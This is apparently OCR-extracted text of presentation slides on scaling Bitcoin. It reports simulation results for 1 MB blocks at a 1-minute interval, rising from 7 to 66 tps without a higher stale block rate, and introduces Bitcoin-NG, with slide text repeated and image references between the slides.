
Scaling Bitcoin

Several weeks of simulation




Scaling Bitcoin

Several weeks of simulation



Scaling Bitcoin

Several weeks of simulation




- 1 MB blocks
- 1 Minute Block interval

No stale block rate increase

Scaling Bitcoin

Several weeks of simulation




- 1 MB blocks
- 1 Minute Block interval

→ No stale block rate increase


→ **From 7 tps to 66 tps, without sacrifising security**

Bitcoin-NG


Bitcoin-NG [Eyal et al.]




Bitcoin-NG [Eyal et al.]



Bitcoin-NG [Eyal et al.]

